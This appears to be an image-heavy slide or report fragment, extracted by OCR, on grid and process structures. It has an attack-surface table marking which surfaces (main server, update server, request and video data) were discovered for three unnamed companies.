


Mesh based Grid




Grid Structure

Tree based Grid




Grid Structure


Mesh based Grid



Process Structure



Attack Surface



Comparison Table

Attack Surface	Company A	Company B	Company C
With Main Server	Undiscovered	Undiscovered	Discovered
With Update Server	Discovered	Undiscovered	Undiscovered
Initial Data	Discovered	Discovered	Discovered
Request Data	Not Applicable	Undiscovered	Discovered
Video Data	Discovered	Discovered	Discovered

Comparison Table

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
